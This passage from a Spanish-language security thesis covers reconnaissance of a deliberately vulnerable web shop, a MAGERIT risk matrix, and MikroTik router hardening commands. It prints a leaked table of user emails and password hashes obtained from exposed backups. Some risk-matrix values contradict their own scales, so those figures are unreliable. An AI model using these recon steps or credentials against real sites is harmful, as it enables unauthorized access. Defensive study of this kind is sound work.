
*Ilustración 51 Verificación de conexión de página web*



*Fuente: Autor*

- Se realiza navegación en el sitio web se encuentra que se repite varias veces la acción "action", como se observa en la ilustración 52.


*Ilustración 52 Verificación de acción "Action"*



*Fuente: Autor*

- En la ilustración 53 se observa cómo se realiza cambio en la URL agregando la palabra “admin”, como resultado nos abre una página de administrador.


*Ilustración 53 Verificación de modificación de URL*



*Fuente: Autor*

- Se digita el comando robots para verificar los archivos, ver ilustración 54.


*Ilustración 54 Comando Robots*



*Fuente: Autor*

- Se realiza verificación de ingreso con el archivo “backup”, donde se verifica que allí están almacenado las copias de seguridad de la página web, ver resultados en la ilustración 55.


*Ilustración 55 Copias de seguridad página web*



*Fuente: Autor*

- Se verifica el primer link obtenidos en las copias de seguridad donde se verifica números de orden de pedido, precio, ip del cliente, etc, ver ilustración 56.

*Ilustración 56 Datos obtenidos en las copias de seguridad.*



*Fuente: Autor*

- Se verifica el segundo link obtenidos en las copias de seguridad donde se verifica los datos personales de los clientes, ver resultados en la ilustración 57.

*Ilustración 57 Datos obtenidos en las copias de seguridad.*

AAA_Test_User	098F08CD4621B373CADE4E83262784F6	black	Test User	U
admin	5EBE2294ECD0E0F08EAB769002A0EE69	black	Master System Administrator	A
joe@supplier.com	62872d95ac6588c70e906fa9c6c85155	green	Joe Supplier	5
big@spender.com	5776255e0c383aa58dc9449a21b33199	blue	Big Spender	U
ray@supplier.com	9900e8da24e29e4ccb67d70e677c2ac	red	Ray Supplier	5
robert@spender.net	e49b34e3386d6e2b238762f8338fb884	orange	Robert Spender	U
bill@gander.org	5f4dcc3b5aa765d61d8327deb882cf99	purple	Bill Gander	U
steve@badstore.net	8cb554127837a4002338c10a299289fb	red	Steve Owner	U
fred@whole.biz	356c9ee60e9de85381ad31b096f6b383	yellow	Fred Wholesaler	U
debbie@supplier.com	2fd3806c6c0a64ef43fac3f0ba7860e	green	Debbie Supplier	5
mary@spender.com	7f43c1e438dc11a93d19616549d4b701	blue	Mary Spender	U
sue@spender.com	ea0520b54d3bd7b9d6ac40c2d83ed500	orange	Sue Spender	U
curt@customer.com	0df3dbf0ef986f1d49e88194d26ae243	green	Curt Wilson	U
paul@supplier.com	EB7034C89CD68561557D7EF389C00A3C	red	Paul Rice	5
kevin@spender.com	\N \M Kevin Richards	U		
ryan@badstore.net	40C0B8DC4AEEAA39156E25F8B477EDB4	purple	Ryan Shorter	A
stefan@supplier.com	8E9FA8363D8EE4D377574AEE8D092E	yellow	Stefan Droge	5
landon@whole.biz	294F88FA56D3F978952AFC89335548C	purple	Landon Scott	U
sam@customer.net	50B22941CD0E0F08EAB769002A0EE69	red	Sam Rahman	U
daviz@customer.org	356779A9A169671A480F57FA3F86604C	blue	David Myers	U
john@customer.org	EE88E989FE2981D63C714851CE54980	green	John Stiber	U
heinrich@supplier.de	5f4dcc3b5aa765d61d8327deb882cf99	red	Heinrich Heßsäber	5
tommy@customer.net	7f43c1e438dc11a93d19616549d4b701	orange	Tom O'Kelley	U
pepito@perez.com	e19ac3949ba59abbe56e057f28f883e	yellow	pepito	U
pepito@perez.com	e19ac3949ba59abbe56e057f28f883e	green	pepito	U
pepito@perez.com	e19ac3949ba59abbe56e057f28f883e	green	pepito	U
pepito@perez.com	e19ac3949ba59abbe56e057f28f883e	green	pepito	U
pepito@perez.com	e19ac3949ba59abbe56e057f28f883e	green	pepito	U
adminmalvado@cuanta.com	c3367701511b4f6020ec01de0352859	green	admin malvado	A

Fuente: Autor



Ilustración 58 Activos y Valoración Cualitativa

INFORMACIÓN DE LOS ACTIVOS																														
DATOS DEL ACTIVO DE INFORMACION			TIPO								DIMENSION					ATRIBUTOS						UBICACIÓN								
No.	Nombre del activo de información	Proceso propietario del activo	Responsable	[D] DATOS	[K] CLAVES CRIPTOGRAFICAS	[S] SERVICIOS	[SW] SOFTWARE	[HW] EQUIPAMIENTO INFORMATICO	[COM] REDES DE COMUNICACIONES	[MEDIAT] SOPORTE DE INFORMACION	[AUX] EQUIPAMIENTO AUXILIAR	[I] INSTALACIONES	[P] PERSONAL	Dimensión Autenticidad (B / M / A / MA / MB)	Dimensión Trazabilidad (B / M / A / MA / MB)	Dimensión Confidencialidad (B / M / A / MA / MB)	Dimensión Integridad (B / M / A / MA / MB)	Dimensión Disponibilidad (B / M / A / MA / MB)	¿Es activo de información de terceros o de clientes que debe protegerse?	¿Activo de información que debe ser restringido a un número limitado de empleados?	Activo de información que debe ser restringido a personas externas	Activo de información que puede ser alterado o comprometido para fraudes ó corrupción	Activo de información que es muy crítico para las operaciones internas	Activo de información que es muy crítico para el servicio hacia terceros	Activo de información que en caso de ser conocido, utilizado o modificado por alguna persona o sistema sin la debida autorización, impactaría negativamente	Leve	Importante	Grave	Físico	Electrónico
				1	Servidor de Base de Datos	Departamento de	Área de Desarrollo		x									MA	M	MA	A	MA	SI	SI	SI	SI	SI	SI		
2	Switch Firewall, VLAN	Departamento de	Área de Desarrollo					x						B	B	B	MA	MA	SI	SI	SI	SI	SI				X		X	
3	Servidor Monitoreo de Equipos	Departamento de Sistemas	Área de Desarrollo					x						B	B	B	A	A	SI	NO	NO	SI	NO	NO		X		X		
4	FTP, VPN, Terminal	Departamento de	Área de Desarrollo						x					A	MA	A	MA	MA	SI	SI	SI	SI	SI	SI		X				X

Fuente: Autor

Ilustración 59 Valoración Cuantitativa

Resumen de Valoración de Riesgos de los Activos																												
<p>METODOLOGIA DE MAGERIT: VALORACION DEL RIESGO - APROBADA POR EL D</p>																												
<table border="1"> <thead> <tr> <th colspan="3">VALORACIÓN DEL RIESGO</th> </tr> <tr> <th>Nomenclatura</th> <th>Categoría</th> <th>Valoración</th> </tr> </thead> <tbody> <tr> <td>MA</td> <td>Critico</td> <td>21 a 25</td> </tr> <tr> <td>A</td> <td>Importante</td> <td>16 a 20</td> </tr> <tr> <td>M</td> <td>Apreciable</td> <td>10 a 15</td> </tr> <tr> <td>B</td> <td>Bajo</td> <td>5 a 9</td> </tr> <tr> <td>MB</td> <td>Despreciable</td> <td>1 a 4</td> </tr> </tbody> </table>								VALORACIÓN DEL RIESGO			Nomenclatura	Categoría	Valoración	MA	Critico	21 a 25	A	Importante	16 a 20	M	Apreciable	10 a 15	B	Bajo	5 a 9	MB	Despreciable	1 a 4
VALORACIÓN DEL RIESGO																												
Nomenclatura	Categoría	Valoración																										
MA	Critico	21 a 25																										
A	Importante	16 a 20																										
M	Apreciable	10 a 15																										
B	Bajo	5 a 9																										
MB	Despreciable	1 a 4																										
Nombre	Riesgo	AUTENTICIDAD	TRAZABILIDAD	CONFIDENCIALIDAD	INTEGRIDAD	DISPONIBILIDAD	VALOR																					
Servidor de Base de Datos	CRITICO	25	15	25	20	25	22																					
Switch Firewall, VLAN	APRECIABLE	9	9	9	25	25	15																					
Servidor Monitoreo de Equipos	APRECIABLE	9	9	9	20	20	13																					
FTP, VPN, Terminal Server	CRITICO	20	25	20	25	25	23																					

Fuente: Autor

### Ilustración 60 Amenazas - Plan de tratamiento

MATRIZ DE ANALISIS Y TRATAMIENTO DE RIESGOS													
IDENTIFICACIÓN DE AMENAZAS, VULNERABILIDADES, ANALISIS DE RIESGOS, ESTRATEGIA DE CONTROLES Y PLAN DE TRATAMIENTO A APLICAR													
INFORMACIÓN DE LOS ACTIVOS DE INFORMACION													
GESTION DE RIESGOS: ANALISIS DE RIESGOS Y TRATAMIENTO DE LOS RIESGOS													
Activos de Informacion	No. De Amenazas y Vulnerabilidades	Nombre del activo de información	VALORACIÓN DEL RIESGO DE LOS ACTIVOS	Amenazas Metodologia Magerit	Vulnerabilidades	Probabilidad de vulneración (1 Muy raro, 2 poco probable, 3 posible, 4 probable, 5 prácticamente seguro)	Calculo del riesgo neto (Valoracion del riesgo * probabilidad de vulneración)	Criticidad neta (1 a 4 despreciable (d), 5 a 9 baja (B), 10 a 15 apreciable (a), 16 a 20 importante (I), 21 a 25 crítico(C))	Calificación de Gestión (1 control no existe, 2 existe pero no efectivo, 3 efectivo pero no documentado, 4 efectivo y documentado)	Si la opción es 2, 3 o 4 Indique el Control aplicado actual	Riesgo residual (riesgo neto dividido entre la calificación de gestión)	Criticidad residual (1 a 4 despreciable (d), 5 a 9 baja (B), 10 a 15 apreciable (a), 16 a 20 importante (I), 21 a 25 crítico(C))	Niveles de aceptación del riesgo (1 a 5 aceptable (A), 6 a 15 moderado (M), 16 a 26 inaceptable(I))
[S] SERVICIOS	1	Servidor de Base de	22	[I6] Corte del suministro eléctrico		5	110	C	1		110	C	I
[HW] EQUIPAMENTO INFORMÁTICO	2	Switch Firewall, VLAN	15	[I6] Corte del suministro eléctrico		27	405	C	23		18	I	I
[HW] EQUIPAMENTO INFORMÁTICO	3	Servidor Monitoreo de Equipos	13	[I6] Corte del suministro eléctrico		28	364	C	24		15	A	I
[HW] EQUIPAMENTO INFORMÁTICO	4	FTP, VPN, Terminal Server	23	[I6] Corte del suministro eléctrico		29	667	C	25		27	C	I


Fuente: Autor

## 5.2.2 Implementación de soluciones de seguridad

### 5.2.2.1 Cambios de usuarios y contraseña a equipos de la red

1. En la figura 44 se puede observar cómo se realiza el cambio de Usuario para el ingreso de las RouterBoards, para ello se ingresa a las herramientas System->Users, evitar usar nombre de usuarios como admin, root, administrator.

Figura 44 Herramienta Users



Fuente: Autor

Damos doble clic sobre el usuario que deseamos cambiar el nombre, ver figura 46 y 47.


Figura 45 Usuarios existentes en la RouterBoard

A screenshot of the Mikrotik WinBox 'User List' interface. It shows a table with columns for Name, Group, Allowed Address, and Last Logged. There are two users listed: 'system default user' and 'Monitoreo'.

Name	Group	Allowed Address	Last Logged
system default user			
Megamonitoreo	full	10.0.0.0/8, 100.64.0.0/10, 17...	
Monitoreo	read	10.0.0.0/8, 100.64.0.0/10, 17...	

Fuente: Autor

Figura 46 Herramienta cambio de Nombre de Usuario




Fuente: Autor

Se recomienda tener dos usuarios uno que contenga todos los privilegios quien será usado por el administrador de la red, y otro usuario de lectura para realizar el monitoreo de la Red

2. En la figura 48 se observa la herramienta de cambio de contraseña.


Figura 47 Herramienta Password



Fuente: Autor

Se debe asignar una contraseña ya que por defecto viene en blanco, ver figura 49.

Figura 48 Ventana Change



A screenshot of a 'Change' dialog box. It has a blue title bar with the text 'Change' and standard window control buttons (minimize, maximize, close). The dialog contains three text input fields labeled 'Old Password:', 'New Password:', and 'Confirm Password:'. To the right of the 'Old Password' field is a 'Change' button, and to the right of the 'New Password' field is a 'Cancel' button.


Fuente: Autor

### 5.2.2.2 Deshabilitación de protocolo y cambios de puerto de conexión a los equipos.

#### 1. Deshabilitar protocolo y cambiar puertos

En la figura 50 se muestra el comando `/ip service print`, el cual permite encontrar todos los protocolos activados

Figura 49 Protocolos activados



A screenshot of a terminal window titled 'Terminal'. The terminal shows the MikroTik RouterOS 6.43 (c) 1999-2018 prompt. The user has entered the command `/ip service print`. The output is a table of active services with columns for #, NAME, PORT ADDRESS, and CERTIFICATE. The output is as follows:

```
MikroTik RouterOS 6.43 (c) 1999-2018      http://www.mikrotik.com/

[?]          Gives the list of available commands
command [?]  Gives help on the command and list of arguments


[Tab]        Completes the command/word. If the input is ambiguous,
              a second [Tab] gives possible options

/            Move up to base level
..           Move up one level
/command     Use command at the base level
[admin@Oficina] > /ip service print
Flags: X - disabled, I - invalid
#  NAME      PORT ADDRESS      CERTIFICATE
0  telnet    23
1  ftp       21
2  www       80
3  ssh       22
4  XI www-ssl  443               none
5  api       8728
6  winbox    8291
7  api-ssl   8729               none
[admin@Oficina] >
```

Fuente: Autor

Con el comando /ip service disable telnet, ftp, www, api, api-ssl, desactivamos los protocolos que no se usaran y son menos seguros, ver figura 51.

Figura 50 Desactivación de protocolos



```
Terminal
MikroTik RouterOS 6.43 (c) 1999-2018 http://www.mikrotik.com/

[?] Gives the list of available commands
command [?] Gives help on the command and list of arguments


[Tab] Completes the command/word. If the input is ambiguous,
a second [Tab] gives possible options

/ Move up to base level
.. Move up one level
/command Use command at the base level
[admin@Oficina] > /ip service print
Flags: X - disabled, I - invalid
# NAME PORT ADDRESS CERTIFICATE
0 telnet 23
1 ftp 21
2 www 80
3 ssh 22
4 XI www-ssl 443 none
5 api 8728
6 winbox 8291
7 api-ssl 8729 none
[admin@Oficina] > /ip service disable telnet,ftp,www,api,api-ssl
[admin@Oficina] >
```

Fuente: Autor

Se cambia los puertos de conexión de SSH y de Winbox para evitar los ataques de fuerza bruta, como se muestra en la figura 52.

Figura 51 Cambio de Puertos



```
Terminal
MikroTik RouterOS 6.43 (c) 1999-2018 http://www.mikrotik.com/

[?] Gives the list of available commands
command [?] Gives help on the command and list of arguments

[Tab] Completes the command/word. If the input is ambiguous,
a second [Tab] gives possible options


/ Move up to base level
.. Move up one level
/command Use command at the base level
[admin@Oficina] > /ip service print
Flags: X - disabled, I - invalid
# NAME PORT ADDRESS CERTIFICATE
0 telnet 23
1 ftp 21
2 www 80
3 ssh 22
4 XI www-ssl 443 none
5 api 8728
6 winbox 8291
7 api-ssl 8729 none
[admin@Oficina] > /ip service disable telnet,ftp,www,api,api-ssl
[admin@Oficina] > /ip service set ssh port=2300
[admin@Oficina] > /ip service set winbox port=2400
```

Fuente: Autor

### 5.2.2.3 Limitación de conexión por Ethernet

1. Deshabilitar interfaces no usados, esto evita que terceros se conecte a nuestros equipos, como se muestra en la figura 53.

Figura 52 Desactivar interface



```
Terminal
/command      Use command at the base level
[admin@Oficina] > /interface print
Flags: D - dynamic, X - disabled, R - running, S - slave
#  NAME      TYPE      ACTUAL-MTU  L2MTU  MAX-L2MTU
0  R ether1    ether     1500  1598   4074
1  S ether2    ether     1500  1598   4074
2  ether3    ether     1500  1598   4074
3  ether4    ether     1500  1598   4074
4  ether5    ether     1500  1598   4074
5  RS wlan1   wlan      1500  1600   2290
6  R oficina  bridge    1500  1598

[admin@Oficina] > /interface set 5 disable=yes
[admin@Oficina] > /interface set 4 disable=yes
[admin@Oficina] > /interface print
Flags: D - dynamic, X - disabled, R - running, S - slave
#  NAME      TYPE      ACTUAL-MTU  L2MTU  MAX-L2MTU
0  R ether1    ether     1500  1598   4074
1  S ether2    ether     1500  1598   4074
2  ether3    ether     1500  1598   4074
3  ether4    ether     1500  1598   4074
4  X ether5    ether     1500  1598   4074
5  XS wlan1   wlan      1500  1600   2290
6  R oficina  bridge    1500  1598
[admin@Oficina] >
```


Fuente: Autor

### 5.2.2.4 Controles de acceso

1. Limitación de acceso por SSH

Las limitaciones de acceso por SSH impiden ataques de fuerza bruta, se permitirán solo tres intentos de acceso posteriormente se bloqueará la RouterBoard por 1 Día, en la figura 54 se observa los comandos a hacer usados.

Figura 53 Limitaciones de acceso por SSH



```
Terminal
MikroTik RouterOS 6.43 (c) 1999-2018      http://www.mikrotik.com/

[?]          Gives the list of available commands
command [?]  Gives help on the command and list of arguments

[Tab]       Completes the command/word. If the input is ambiguous,
            a second [Tab] gives possible options


/           Move up to base level
..         Move up one level
/command    Use command at the base level
[admin@Oficina] > ip firewall filter add chain=input connection-state=new protocol=tcp
dst-port=22 action=add-src-to-address-list address-list=ssh-blacklist address-list-time
out=1d src-address-list=ssh3
[admin@Oficina] > ip firewall filter add chain=input connection-state=new protocol=tcp
